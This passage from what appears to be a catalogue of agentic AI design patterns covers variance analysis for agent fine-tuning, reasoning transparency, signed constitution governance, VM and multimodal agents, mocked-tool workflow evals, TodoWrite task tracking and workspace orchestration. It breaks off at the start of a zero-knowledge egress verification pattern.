def plot_variance(self, metrics, title="Baseline Variance Analysis"):
"""
Create variance visualization (like Theo's plots)
"""
sample_indices = [m['sample_idx'] for m in metrics]
mean_scores = [m['mean_score'] for m in metrics]
best_scores = [m['best_score'] for m in metrics]
std_devs = [m['std_dev'] for m in metrics]
plt.figure(figsize=(14, 6))
# Plot mean scores with error bars (variance)
plt.errorbar(
sample_indices,
mean_scores,
yerr=std_devs,
fmt='o',
linewidth=2,
markersize=3,
label='Mean ± Std Dev',
color='cornflowerblue',
elinewidth=1
)
# Overlay best scores
plt.scatter(
sample_indices,
best_scores,
marker='x',
s=50,
color='red',
label='Best Score',
alpha=0.7
)
plt.xlabel('Sample Index')
plt.ylabel('Score')
plt.title(title)
plt.legend()
plt.grid(True, alpha=0.3)
plt.tight_layout()
return plt
def identify_high_variance_samples(self, metrics, variance_threshold=0.01):
"""
Filter samples with meaningful variance
"""
high_variance = [
m for m in metrics
if m['variance'] > variance_threshold
and 0 < m['mean_score'] < 1.0 # Not always right or wrong
]
print(f"\nVariance Analysis:")
print(f" Total samples: {len(metrics)}")
print(f" High variance samples: {len(high_variance)} "
f"({100*len(high_variance)/len(metrics):.1f}%)")
print(f" Always correct: {sum(1 for m in metrics if m['best_score'] == 1.0 and m['variance'] == 0)}")
print(f" Always incorrect: {sum(1 for m in metrics if m['best_score'] == 0.0)}")
return high_variance
def compute_improvement_potential(self, metrics):
"""
Calculate how much performance could improve if model
always achieves best-of-N performance
"""
current_avg = np.mean([m['mean_score'] for m in metrics])
best_of_n_avg = np.mean([m['best_score'] for m in metrics])
potential_gain = best_of_n_avg - current_avg
print(f"\nImprovement Potential:")
print(f" Current average: {current_avg:.3f}")
print(f" Best-of-{self.n_runs} average: {best_of_n_avg:.3f}")
print(f" Potential gain: {potential_gain:.3f} "
f"({100*potential_gain/current_avg:.1f}% relative improvement)")
return {
'current': current_avg,
'best_of_n': best_of_n_avg,
'potential_gain': potential_gain
}
# Usage example
analyzer = VarianceAnalyzer(
agent=my_agent,
dataset=validation_set,
n_runs=3
)
# Run baseline evaluations
results = analyzer.run_baseline_evals()
# Analyze variance
metrics = analyzer.compute_variance_metrics()
# Visualize
analyzer.plot_variance(metrics)
# Identify high-value samples
high_var_samples = analyzer.identify_high_variance_samples(metrics)
# Calculate improvement potential
potential = analyzer.compute_improvement_potential(metrics)
# Use high-variance samples for training
training_data = [
dataset[m['sample_idx']]
for m in high_var_samples
]
```
## How to use it
**Step 1: Baseline Evaluation (Before Training)**
Run your base model 3-5 times on each sample in your training and validation sets:
```python
# Run multiple times per sample
for sample in dataset:
for run in range(3):
score = agent.evaluate(sample)
record_score(sample.id, score)
```
**Step 2: Create Variance Plot**
Visualize to understand your data:
- **X-axis**: Sample index
- **Y-axis**: Score (0-1)
- **Red crosses**: Best score achieved across runs
- **Blue bars**: Mean score (thick) and variance (thin)
**Step 3: Interpret Results**
Good indicators for RL:
- **15-30% high variance samples**: Enough learning opportunities
- **Best-of-N >> Mean**: Model has potential to improve with RL
- **Variance distributed across dataset**: Not concentrated in few samples
Warning signs:
- **<10% high variance**: Dataset may be too easy or too hard
- **Best-of-N ≈ Mean**: Model is very consistent (low improvement potential)
- **All variance in tail**: Most samples don't offer learning signal
**Step 4: Set Compute Multiplier**
The compute multiplier controls exploration during training:
- **Low variance (10-15%)**: Use compute multiplier 2-4 for more exploration
- **Medium variance (15-30%)**: Use compute multiplier 1-2
- **High variance (>30%)**: Compute multiplier 1 may suffice
**Step 5: Monitor During Training**
Track how variance evolves:
- Early training: Variance should decrease as model learns
- Plateau: Variance may increase as model explores new strategies
- Convergence: Variance should stabilize at lower level
## Real-World Example: FinQA Benchmark
**Task**: Answer financial questions using tool-based search (not given context)
**Baseline Analysis:**
- Dataset: 100 validation samples, 1000 training samples
- Runs per sample: 3
- Base model: GPT-4o
**Results:**
```
Variance Analysis:
Total samples: 100
High variance samples: 15 (15%)
Always correct: 40 samples
Always incorrect: 45 samples
Improvement Potential:
Current average: 0.59
Best-of-3 average: 0.73
Potential gain: +0.14 (24% relative improvement)
```
**Interpretation:**
- Only 15% of samples had variance → training will focus learning on those
- 24% potential improvement if model learns to consistently hit best-of-3 performance
- Good candidate for RL despite low variance percentage (quality over quantity)
**Training Results:**
After 10 steps of agent RFT:
- Validation reward: 0.59 → 0.63 (+7%)
- Tool calls per rollout: 6.9 → 4.2 (-39%)
- Latency: ~10% reduction
The model improved toward the best-of-3 ceiling while also becoming more efficient.
**Other Validated Use Cases:**
- **Ambience Healthcare - ICD-10 Coding**: F1 score 0.52 → 0.57 (+9.6%), 18% latency reduction
- **Cognition (Devon AI) - File Planning**: 50% reduction in planning tool calls (8-10 → 4)
## Trade-offs
**Pros:**
- **Data efficiency**: Focus training on samples that actually contribute to learning
- **Predictive**: Estimate improvement potential before expensive training
- **Diagnostic**: Understand if your task is suitable for RL
- **Guides hyperparameters**: Informs compute multiplier and training duration decisions
**Cons:**
- **Upfront cost**: Requires 3-5x baseline evaluations before training
- **Small samples**: With few samples (<50), variance estimates may be noisy
- **Doesn't guarantee success**: High variance is necessary but not sufficient
- **Dynamic variance**: Variance changes during training, so initial analysis may not hold
## References
- [OpenAI Build Hour: Agent RFT - Variance Analysis Demo (November 2025)](https://youtu.be/1s_7RMG4O4U)
- [Prior RFT Build Hour with Prashant](https://www.youtube.com/openai-build-hours)
- [Prioritized Experience Replay (Schaul et al., ICLR 2016)](https://arxiv.org/abs/1511.05952) - Foundation paper introducing TD-error-based sample prioritization
- Related patterns: Agent Reinforcement Fine-Tuning, Inference-Time Scaling
---
## Verbose Reasoning Transparency
**Status:** best-practice
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/claude-code
## Problem
AI agents, especially those using complex models or multiple tools, can sometimes behave like "black boxes." Users may not understand why an agent made a particular decision, chose a specific tool, or generated a certain output. This lack of transparency can hinder debugging, trust, and the ability to effectively guide the agent.
## Solution
Implement a feature that allows users to inspect the agent's internal "thought process" or reasoning steps on demand. This could be triggered by a keybinding (e.g., `Ctrl+R` in Claude Code) or a command.
When activated, the verbose output might reveal:
- The agent's interpretation of the user's prompt.
- Alternative actions or tools it considered.
- The specific tool(s) it selected and why (if available).
- Intermediate steps or sub-tasks it performed.
- Confidence scores or internal states.
- Raw outputs from tools before they are processed or summarized.
This transparency helps users understand the agent's decision-making process, identify issues if the agent is stuck or producing incorrect results, and learn how to prompt more effectively.
## Example (transparency activation)
```mermaid
sequenceDiagram
participant User
participant Agent
participant UI as Interface
User->>Agent: Complex task request
Agent->>Agent: Process internally
Agent-->>User: Standard output
User->>UI: Ctrl+R (or verbose command)
UI->>Agent: Request verbose details
Agent-->>UI: Internal reasoning steps
Agent-->>UI: Tool selection rationale
Agent-->>UI: Confidence scores
Agent-->>UI: Raw tool outputs
UI-->>User: Detailed transparency view
```
## How to use it
- Debugging agents that produce incorrect or unexpected outputs
- Learning how to prompt more effectively by studying agent reasoning patterns
- Building trust in high-stakes scenarios where understanding "why" matters
- Complementing human-in-the-loop approval workflows with transparency
## Trade-offs
* **Pros:** Enables debugging of unexpected agent behavior, supports prompt engineering, and builds trust through explainability.
* **Cons:** Adds modest performance overhead (+10-30% tokens) and requires careful handling of sensitive information (system prompts, credentials).
## References
- Based on the `Ctrl+R` keybinding for showing verbose output in "Mastering Claude Code: Boris Cherny's Guide & Cheatsheet," section V.
- Wei et al. (2022). "Chain-of-Thought Prompting Elicits Reasoning in Large Language Models." *NeurIPS*. https://arxiv.org/abs/2201.11903
- Mohseni et al. (2021). "HCI Guidelines for Explainable AI." *arXiv:2108.05206*. https://arxiv.org/abs/2108.05206
[Source](https://www.nibzard.com/claude-code)
---
## Versioned Constitution Governance
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://substack.com/home/post/p-161422949?utm_campaign=post&utm_medium=web
## Problem
When agents can modify policy/constitution text, safety regressions can be introduced gradually and go unnoticed. Without versioning, signatures, and policy review gates, teams cannot prove who changed what, why it changed, or whether critical safeguards were weakened.
## Solution
Store the constitution in a **version-controlled, signed repository**:
- YAML/TOML rules live in Git for automated rule enforcement; natural language principles guide LLM-based evaluation.
- Each commit is signed (e.g., Sigstore); CI runs automated policy checks.
- Only commits signed by approved reviewers or automated tests are merged.
- The agent can *propose* changes, but a gatekeeper merges them.
- Use semantic versioning: MAJOR for core safety principle changes, MINOR for additions, PATCH for clarifications.
Combine policy-as-code with release discipline: every constitutional change is diffable, reviewable, and test-gated before activation. This gives governance history, rollback capability, and auditable control over alignment policy evolution.
## How to use it
- Require `git commit -S` or similar.
- Run diff-based linting to flag deletions of critical rules.
- Expose constitution `HEAD` as read-only context in every agent episode.
## Trade-offs
* **Pros:** Strong auditability, safer policy evolution, and fast rollback of bad constitutional changes.
* **Cons:** Slower policy iteration and extra operational burden for signing, review, and CI checks.
## References
- Anthropic, *Constitutional AI: Harmlessness from AI Feedback* (arXiv:2212.08073, 2022)
- Hiveism, *Self-Alignment by Constitutional AI*
- OpenAI, *Model Spec*
- Primary source: https://substack.com/home/post/p-161422949?utm_campaign=post&utm_medium=web
---
## Virtual Machine Operator Agent
**Status:** established
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/silent-revolution
## Problem
AI agents need to perform complex tasks beyond simple code generation or text manipulation. They require the ability to interact with a full computer environment to execute code, manage system resources, install software, and operate various applications.
## Solution
Equip the AI agent with access to a dedicated virtual machine (VM) environment. The agent is trained or designed to understand how to operate within this VM, treating it as its direct workspace. This allows the agent to:
- Execute arbitrary code and scripts.
- Install and manage software packages.
- Read from and write to the file system.
- Utilize other command-line tools and applications available within the VM.
This pattern transforms the agent from a specialized tool into a more general-purpose digital operator.
Common implementation approaches include:
- **Full virtual machines** (EC2, GCP) - Maximum isolation, higher overhead
- **MicroVMs** (Firecracker, Modal, E2B) - Balanced isolation with fast startup
- **Container isolation** (Docker, Kubernetes) - Faster startup, shared kernel risk
- **Tool-mediated execution** - Minimal overhead, capability-scoped
## Example (flow)
```mermaid
sequenceDiagram
participant User
participant Agent
participant VM as Virtual Machine
User->>Agent: Complex Task Request
Agent->>VM: Execute Code/Scripts
Agent->>VM: Install Packages
Agent->>VM: File System Operations
Agent->>VM: Use CLI Tools/Apps
VM-->>Agent: Execution Results
Agent->>Agent: Process & Analyze Results
Agent-->>User: Task Completion Report
```
## How to use it
- Use this when agent success depends on reliable tool invocation and environment setup.
- Start with a narrow tool surface and explicit parameter validation.
- Add observability around tool latency, failures, and fallback paths.
- Implement automatic cleanup via idle timeouts and hard execution limits.
- Ensure state isolation: fresh filesystem per session, no shared network namespaces.
## Trade-offs
* **Pros:** Improves execution success and lowers tool-call failure rates.
* **Cons:** Introduces integration coupling, environment-specific upkeep, and cold-start latency (1-120s depending on isolation level).
## References
- Based on Amjad Masad's description of advanced computer use agents: "People think of computer use as something like an operator, but actually it is more like you give the model a virtual machine, and it knows how to execute code on it, install packages, write scripts, use apps, do as much as possible with the computer." (Quote from the "How AI Agents Are Reshaping Creation" blog post).
[Source](https://www.nibzard.com/silent-revolution)
- Beurer-Kellner et al. (2025). "Design Patterns for Securing LLM Agents." arXiv:2506.08837 - Comprehensive framework for secure LLM agent execution including Action Selector and Code-Then-Execute patterns.
- Yao et al. (2022). "ReAct: Synergizing Reasoning and Acting in Language Models." arXiv:2210.03629 - Foundational reasoning-acting paradigm (Thought → Action → Observation).
---
## Visual AI Multimodal Integration
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://openai.com/research/gpt-4v-system-card
## Problem
Many real-world tasks require understanding and processing visual information alongside text. Traditional text-only agents miss critical information present in images, videos, diagrams, and visual interfaces. This limitation prevents agents from helping with tasks like analyzing screenshots, debugging UI issues, understanding charts, processing security footage, or working with visual documentation.
## Solution
Integrate large multimodal models (LMMs) into agent architectures to enable visual understanding capabilities. This pattern involves:
1. **Visual Input Handling**: Accept images, videos, or screenshots as input alongside text. Images are typically resized and base64-encoded or provided via URL. Video may require frame extraction (except Gemini which supports native video processing).
2. **Visual Analysis**: Use multimodal models to extract information, identify objects, read text (OCR), understand spatial relationships, and interpret diagrams or charts.
3. **Cross-Modal Reasoning**: Combine visual and textual information for comprehensive understanding, enabling tasks like UI debugging from screenshots or data extraction from charts.
4. **Visual-Guided Actions**: Take actions based on visual understanding (clicking UI elements, describing scenes, counting objects).
**Provider Selection**: Different providers excel at different tasks—Anthropic Claude for UI understanding and code generation, Google Gemini for native video processing, OpenAI GPT-4o for general-purpose tasks, Meta LLaVA for open-source needs.
## Example
```python
class VisualAIAgent:
def __init__(self, multimodal_llm, text_llm=None):
self.mm_llm = multimodal_llm
self.text_llm = text_llm or multimodal_llm
async def process_visual_task(self, task_description, visual_inputs):
# Analyze each visual input
visual_analyses = []
for visual in visual_inputs:
analysis = await self.analyze_visual(visual, task_description)
visual_analyses.append(analysis)
# Combine visual analyses with task
combined_context = self.merge_visual_context(
task_description,
visual_analyses
)
# Generate solution using combined understanding
return await self.solve_with_visual_context(combined_context)
async def analyze_visual(self, visual_input, context):
prompt = f"""
Task context: {context}
Analyze this {visual_input.type} and extract:
1. Relevant objects and their positions
2. Any text present (OCR)
3. Colors, patterns, or visual indicators
4. Spatial relationships
5. Anything relevant to the task
Provide structured analysis:
"""
return await self.mm_llm.analyze(
prompt=prompt,
image=visual_input.data
)
async def solve_with_visual_context(self, context):
return await self.text_llm.generate(f"""
Based on the visual analysis and task requirements:
{context}
Provide a comprehensive solution that incorporates
the visual information.
""")
# Specialized visual agents for specific domains
class UIDebugAgent(VisualAIAgent):
async def debug_ui_issue(self, screenshot, issue_description):
ui_analysis = await self.analyze_visual(
screenshot,
f"UI debugging: {issue_description}"
)
return await self.mm_llm.generate(f"""
UI Analysis: {ui_analysis}
Issue: {issue_description}
Identify:
1. Potential UI problems visible in the screenshot
2. Specific elements that might cause the issue
3. Recommendations for fixes
4. Exact coordinates or selectors if applicable
""")
class VideoAnalysisAgent(VisualAIAgent):
async def analyze_video_segment(self, video_path, query):
# Process video in chunks
key_frames = await self.extract_key_frames(video_path)
frame_analyses = []
for frame in key_frames:
analysis = await self.analyze_visual(frame, query)
frame_analyses.append({
'timestamp': frame.timestamp,
'analysis': analysis
})
# Temporal reasoning across frames
return await self.temporal_reasoning(frame_analyses, query)
```
```mermaid
flowchart TD
A[User Query + Visual Input] --> B{Input Type}
B -->|Image| C[Image Analysis]
B -->|Video| D[Video Processing]
B -->|Screenshot| E[UI Analysis]
C --> F[Object Detection]
C --> G[OCR/Text Extraction]
C --> H[Spatial Understanding]
D --> I[Key Frame Extraction]
I --> J[Frame-by-Frame Analysis]
J --> K[Temporal Reasoning]
E --> L[Element Identification]
E --> M[Layout Analysis]
F --> N[Multimodal Integration]
G --> N
H --> N
K --> N
L --> N
M --> N
N --> O[Combined Understanding]
O --> P[Task Solution]
style B fill:#e1f5fe,stroke:#01579b,stroke-width:2px
style N fill:#f3e5f5,stroke:#4a148c,stroke-width:2px
```
## Use Cases
- **UI/UX Debugging**: Analyze screenshots to identify visual bugs or usability issues
- **Document Processing**: Extract information from charts, diagrams, and visual documents
- **Video Analysis**: Count objects, identify events, or generate timestamps in videos
- **Security Monitoring**: Analyze security footage for specific activities or anomalies
- **Medical Imaging**: Assist in analyzing medical images (with appropriate disclaimers)
- **E-commerce**: Analyze product images for categorization or quality control
## Trade-offs
**Pros:**
- Enables entirely new categories of tasks
- More natural interaction (users can show rather than describe)
- Better accuracy for visual tasks
- Can handle complex multimodal reasoning
**Cons:**
- Higher computational costs for visual processing
- Larger model requirements
- Potential privacy concerns with visual data
- May require specialized infrastructure for video processing
- Quality depends on visual model capabilities
## How to use it
- Use when tasks require visual understanding—UI debugging, document processing, image analysis, video comprehension, or code generation from screenshots.
- **Choose provider by use case**: Anthropic Claude for UI understanding and screenshot-to-code; Google Gemini for native video processing; OpenAI GPT-4o for general-purpose tasks; Meta LLaVA for open-source/self-hosted needs; Mistral for EU/GDPR compliance.
- **Optimize for costs**: Resize images to minimum viable size, use appropriate detail levels (low for general understanding, high for OCR), and consider cascading approaches (smaller models first, escalate when needed).
## References
- [Andrew Ng on Visual AI and Agentic Workflows (2024)](https://www.deeplearning.ai/the-batch/)
- [GPT-4V(ision) System Card](https://openai.com/research/gpt-4v-system-card)
- [Claude 3 Vision Capabilities](https://www.anthropic.com/claude)
- [Google Gemini Multimodal Features](https://deepmind.google/technologies/gemini/)
- [LLaVA: Visual Instruction Tuning (Liu et al., 2023)](https://arxiv.org/abs/2304.08485) - Foundational multimodal instruction-following model
---
## Workflow Evals with Mocked Tools
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://lethain.com/agents-evals/
## Problem
Unit tests, linters, and typecheckers validate individual components but don't test agent workflows end-to-end. It's easy to create prompts that don't work well despite all underlying pieces being correct.
You need to validate that prompts and tools work together effectively as a system.
## Solution
Implement **workflow evals (simulations)** that test complete agent workflows with mocked tools.
**Core components (Sierra-inspired approach):**
1. **Dual tool implementations**: Every tool has both `true` and `mock` versions
```python
# True implementation - calls real APIs
def search_knowledge_base_true(query: str) -> str:
return kb_api.search(query)
# Mock implementation - returns static/test data
def search_knowledge_base_mock(query: str) -> str:
return TEST_KB_RESULTS.get(query, DEFAULT_RESULT)
```
2. **Simulation configuration**: Each eval defines:
- **Initial prompt**: What the agent receives
- **Metadata**: Situation context available to harness
- **Evaluation criteria**: Success/failure determination
```yaml
evals:
- name: slack_reaction_jira_workflow
initial_prompt: "Add a smiley reaction to the JIRA ticket in this Slack message"
metadata:
situation: "slack_message_with_jira_link"
expected_tools:
- slack_get_message
- jira_get_ticket
- slack_add_reaction
evaluation_criteria:
objective:
- tools_called: ["slack_get_message", "jira_get_ticket", "slack_add_reaction"]
- tools_not_called: ["slack_send_message"]
subjective:
- agent_judge: "Response was helpful and accurate"
```
3. **Dual evaluation criteria**:
**Objective criteria**:
- Which tools were called
- Which tools were NOT called
- Tags/states added to conversation (if applicable)
**Subjective criteria**:
- Agent-as-judge assessments (e.g., "Was response friendly?")
- LLM evaluations of qualitative outcomes
4. **CI/CD integration**: Run evals automatically on every PR
```pseudo
# GitHub Actions workflow
on: pull_request
steps:
- run: python scripts/run_agent_evals.py
# Posts results as PR comment
```
```pseudo
# Eval execution flow
1. Load eval configuration
2. Swap in mock implementations for all tools
3. Run agent with initial prompt + metadata
4. Track which tools agent calls
5. Evaluate against objective criteria (tool usage)
6. Run agent-as-judge for subjective criteria
7. Report pass/fail with details
```
## Evidence
- **Evidence Grade:** `emerging` - Early production adoption, primarily industry-driven
- **Key Findings:**
- Strong production use case: unit tests and linters don't validate prompt-tool integration effectively
- Dual evaluation (objective + subjective) is standard across implementations
- Non-determinism remains the primary challenge; best used for directional guidance
- **Unclear:** Optimal mock fidelity requirements for valid evaluation
## How to use it
**Best for:**
- Agent workflows where tools have side effects (APIs, databases)
- CI/CD pipelines requiring workflow validation
- Prompt engineering and optimization
- Regression testing for agent behavior changes
**Implementation approach:**
**1. Create mock layer for tools:**
```python
class MockToolRegistry:
def __init__(self, mode: str = "mock"):
self.mode = mode
def get_tool(self, tool_name: str):
if self.mode == "mock":
return self.mocks[tool_name]
return self.real_tools[tool_name]
# Register mock implementations
mocks = {
"slack_send_message": mock_slack_send_message,
"jira_create_ticket": mock_jira_create_ticket,
# ...
}
```
**2. Define eval cases:**
```python
evals = [
{
"name": "login_support_flow",
"prompt": "User can't log in, help them",
"expected_tools": ["user_lookup", "password_reset"],
"forbidden_tools": ["account_delete"],
"subjective_criteria": "Response was empathetic and helpful"
},
# ... more evals
]
```
**3. Run and evaluate:**
```python
def run_eval(eval_config):
# Run agent with mocked tools
result = agent.run(
prompt=eval_config["prompt"],
tools=mock_registry
)
# Check objective criteria
tools_called = result.tools_used
passed = all(t in tools_called for t in eval_config["expected_tools"])
passed &= all(t not in tools_called for t in eval_config["forbidden_tools"])
# Check subjective criteria
if passed:
judge_prompt = f"""
Evaluate this agent response: {result.response}
Criteria: {eval_config['subjective_criteria']}
Pass/fail?
"""
passed = llm_evaluator(judge_prompt) == "PASS"
return {"passed": passed, "details": result}
```
**4. Integrate with CI/CD:**
```yaml
# .github/workflows/agent_evals.yml
name: Agent Evals
on: pull_request
jobs:
evals:
runs-on: ubuntu-latest
steps:
- uses: actions/checkout@v3
- run: python scripts/run_evals.py --format github
- uses: actions/github-script@v6
with:
script: |
const results = require('./eval_results.json');
github.rest.issues.createComment({
issue_number: context.issue.number,
owner: context.repo.owner,
repo: context.repo.repo,
body: formatResults(results)
});
```
**Handling non-determinism:**
The article notes evals are "not nearly as well as I hoped" due to non-determinism:
- **Strong signal**: All pass or all fail
- **Weak signal**: Mixed results
- **Mitigation**: Retry failed evals (e.g., "at least once in three tries")
## Trade-offs
**Pros:**
- **End-to-end validation**: Tests prompts + tools together as a system
- **Fast feedback**: Catch regressions before they reach production
- **Safe testing**: Mocked tools avoid side effects during testing
- **Clear criteria**: Both objective (tool calls) and subjective (quality) measures
- **CI/CD integration**: Automated validation on every PR
**Cons:**
- **Non-deterministic**: LLM variability makes flaky tests common
- **Mock maintenance**: Need to keep mocks synced with real tool behavior
- **Prompt-driven fragility**: Prompt-dependent workflows (vs code-driven) more flaky
- **Not blocking-ready**: Hard to use as CI gate due to variability
- **Tuning overhead**: Need continuous adjustment of prompts and mock responses
- **Limited signal**: Mixed pass/fail results provide ambiguous guidance
**Operational challenges:**
> "This is working well, but not nearly as well as I had hoped... there's very strong signal when they all fail, and strong signal when they all pass, but most runs are in between."
> "Our reliance on prompt-driven workflows rather than code-driven workflows introduces a lot of non-determinism, which I don't have a way to solve without... prompt and mock tuning."
**Improvement strategies:**
1. **Retry logic**: "At least once in three tries" to reduce flakiness
2. **Tune prompts**: Make eval prompts more precise and deterministic
3. **Tune mocks**: Improve mock responses to be more realistic; keep synced with real tools
4. **Code over prompts**: Move complex workflows from prompt-driven to code-driven
5. **Directional vs blocking**: Use for context rather than CI gates
## References
* [Building an internal agent: Evals to validate workflows](https://lethain.com/agents-evals/) - Will Larson (2025)
* Sierra platform: Simulations approach for agent testing
* [LangSmith Evaluation Platform](https://smith.langchain.com/) - Tool tracking and custom evaluators
* [Promptfoo](https://github.com/promptfoo/promptfoo) - Mock API responses and assertion-based testing
* Related: [Stop Hook Auto-Continue Pattern](stop-hook-auto-continue-pattern.md) - Post-execution testing
* Related: [Agent Reinforcement Fine-Tuning](agent-reinforcement-fine-tuning.md) - Training on agent workflows
---
## Working Memory via TodoWrite
**Status:** emerging
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://github.com/nibzard/SKILLS-AGENTIC-LESSONS
## Problem
During complex multi-step tasks, AI agents lose track of:
- What tasks are pending, in progress, or completed
- Which tasks are blocked by dependencies
- Verification steps that need to run
- Next actions after context switches
This leads to redundant work, forgotten tasks, and confused users.
## Solution
Use `TodoWrite` (or equivalent state externalization) to maintain explicit working memory throughout the session. This serves as both agent and user visibility into session state.
**Theoretical foundation:** Externalizes working memory per Baddeley's episodic buffer model and Miller's 7±2 capacity limit—humans and LLMs both struggle to track more than a handful of items internally.
**What to track:**
1. **Task status**: pending, in_progress, completed
2. **Blocking relationships**: What blocks what
3. **Verification steps**: Tests or checks needed
4. **Next actions**: What to do next
**Usage patterns from data:**
| Project | TodoWrite Uses | Session Quality |
|---------|---------------|-----------------|
| nibzard-web | 52 | High (8 positive, 2 corrections) |
| awesome-agentic-patterns | 60 | Medium (1 positive, 5 corrections) |
| marginshot | 36 | No feedback captured |
| 2025-intro-swe | 0 | Simple work, no need |
**Key insights:**
- TodoWrite usage correlates with smoother sessions
- It serves as working memory for both agent and user
- Essential for complex multi-step tasks
- Less critical for simple, straightforward work
```mermaid
stateDiagram-v2
[*] --> Pending: Task identified
Pending --> InProgress: Started
InProgress --> Completed: Finished
InProgress --> Blocked: Dependency wait
Blocked --> InProgress: Dependency resolved
Completed --> [*]
note right of Pending
Create via TodoWrite
with clear subject
end note
note right of InProgress
Update status to
track progress
end note
note right of Blocked
Document blocking
relationships
end note
```
## How to use it
**When to use:**
- Working on complex multi-step tasks
- Need to track blocked tasks and dependencies
- Want to maintain session state across operations
- Multiple parallel work streams
**Implementation approach:**
1. **Create tasks proactively**: When you identify work, create a TodoWrite entry
2. **Update status as you go**: Mark tasks in_progress when starting
3. **Maintain single active task**: Exactly ONE task should be in_progress at a time
4. **Document dependencies**: Use `blocks`/`blockedBy` relationships
5. **Mark complete when done**: Only mark tasks completed when truly finished
6. **Keep descriptions clear**: Include enough context for future reference
**Example workflow:**
```
1. User: "Add OAuth login and fix the search bug"
2. Agent creates 2 tasks with TodoWrite
3. Agent marks OAuth task in_progress, starts work
4. Agent realizes OAuth needs database schema change
5. Agent blocks OAuth task, creates schema task
6. Agent completes schema, unblocks OAuth
7. Agent completes OAuth, moves to search bug
8. Agent completes search, marks all done
```
**Anti-pattern prevention:**
- Prevents context loss across context window switches
- Prevents redundant work (doing same task twice)
- Prevents forgotten tasks (user asks "what about X?")
- Prevents unclear session state
## Trade-offs
**Pros:**
- Explicit session state for agent and user
- Dependency tracking prevents blocked work
- Progress visibility builds confidence
- Survives context window switches
- Reduces "what about X?" questions from users
**Cons:**
- Overhead for simple tasks
- Requires discipline to maintain
- Can become cluttered if overused
- May feel bureaucratic for quick one-offs
**When NOT to use:**
- Simple, single-step tasks
- Tasks that complete in seconds
- When user just wants quick answers
## References
* [SKILLS-AGENTIC-LESSONS.md](https://github.com/nibzard/SKILLS-AGENTIC-LESSONS) - Skills based on lessons learned from analyzing 88 real-world Claude conversation sessions
* Related patterns: [Proactive Agent State Externalization](proactive-agent-state-externalization.md), [Task List Pattern](https://docs.anthropic.com/en/docs/build-with-claude/prompt-engineering/task-lists)
* Baddeley, A. (2000). "The Episodic Buffer: A New Component of Working Memory?" *Trends in Cognitive Sciences*, 4(11), 417-423.
* Miller, G. A. (1956). "The Magical Number Seven, Plus or Minus Two." *Psychological Review*, 63(2), 81-97.
---
## Workspace-Native Multi-Agent Orchestration
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** John Xie (@johnxie)
**Source:** https://taskade.com/agents
## Problem
Many teams struggle to run agentic workflows because their agent tooling is separate from their day-to-day collaboration environment. The result is fragmented context, brittle integrations, and high setup overhead.
Common pain points include:
- Agents are difficult to create and version for non-engineering users.
- Context, memory, and knowledge sources are spread across ad hoc systems.
- Multi-agent workflows require custom glue for routing, event triggers, and state transfer.
- Integrating agents with operational tools (issue trackers, docs, chat, CRM) is expensive.
## Solution
The pattern is to make agents native participants in the workspace platform itself, so they share the same context, memory, and lifecycle as human collaborators. This approach builds on established patterns like blackboard architecture (shared memory for coordination) and tuple spaces (associative addressing for decoupled communication).
**Core components:**
1. **Agent definitions are shared, versioned artifacts**: each agent has role/constraints/tool access defined in one place.
2. **Shared workspace memory**: persistent, team-curated sources (documents, URLs, files) feed agent context. Memory types include episodic (past executions), semantic (knowledge base), and procedural (capabilities and tools).
3. **Workflow orchestration inside the workspace**: outputs from one agent can trigger downstream agents via event-driven workflows. Trigger patterns include direct (event → action), conditional (event + condition → action), composite (multiple events → action), and temporal (event + delay → action).
4. **Standardized integration surface**: expose tools/actions through a consistent protocol layer (for example MCP-compatible tool interfaces).
5. **Cross-platform accessibility**: keep behavior consistent across web, desktop, mobile, and browser contexts.
```mermaid
graph TD
A[User task/trigger] --> B[Workspace state + memory]
B --> C[Agent workflow coordinator]
C --> D1[Agent A: Research]
C --> D2[Agent B: Synthesis]
C --> D3[Agent C: Delivery]
D1 --> B
D2 --> B
D3 --> E[Tool integrations / external actions]
```
## How to use it
- Start with one use-case, then scale to more complex agent handoffs.
- Define a clear contract per agent (scope, outputs, allowed tools).
- Use shared memory sources and update them programmatically when workflows complete.
- Keep trigger graph small at first; expand to chained agents only where dependencies are clear.
- Prefer protocol-based integrations so alternate agent runtimes can consume the same workspace actions.
## Trade-offs
- **Pros:**
- Lowers onboarding friction for teams without heavy automation infrastructure.
- Preserves context across sessions via shared, persistent workspace memory.
- Improves handoff quality between agents and humans.
- Reduces integration effort through standardized action surfaces.
- **Cons/considerations:**
- Strong coupling to the chosen workspace platform.
- Some advanced behaviors may still require custom agent code.
- Workflow chains can become difficult to debug as they grow.
- Operational dependency and governance requirements sit in platform settings.
## References
- [Taskade AI Agents](https://taskade.com/agents)
- [Taskade MCP Server](https://github.com/taskade/mcp)
- [Taskade AI App Builder](https://taskade.com/ai/apps)
- [Taskade Automations](https://taskade.com/automate)
- Nii, H. P. (1986). [Blackboard Systems: A Survey](https://doi.org/10.1145/6499.6503). AI Magazine.
- Gelernter, D. (1985). [Generative Communication in Linda](https://doi.org/10.1145/2166.2168). ACM TOPLAS.
---
## Zero-Knowledge Verified Agent Egress
**Status:** emerging
**Category:** Security & Safety
**Authors:** Provably (@aural-psynapse)
**Source:** https://csrc.nist.gov/pubs/sp/800/207/final
## Problem
An agent can be tricked into making an outbound request that looks fine at the network layer but carries a false claim: a payment to the wrong recipient, an API call with tampered parameters, a tool call whose arguments do not match what the user approved. A domain allow-list or egress firewall lets the call through because the destination is allowed; it never checks whether the *content* of the request is truthful. In regulated or high-value flows, teams need each outbound call to prove it matches a trusted source of truth before it leaves, without exposing that source of truth to the agent or the destination.
## Solution
Put a verification layer in front of every outbound request. Before the call leaves, the agent's claims about it get checked against a source of truth, and a zero-knowledge proof confirms the claims hold without revealing the underlying data. The call only goes out if the proof verifies.
The layer wraps the agent's HTTP path and MCP handoffs:
1. **Intercept**: hook the HTTP libraries the agent already uses, plus MCP tool calls, so every outbound request passes through.
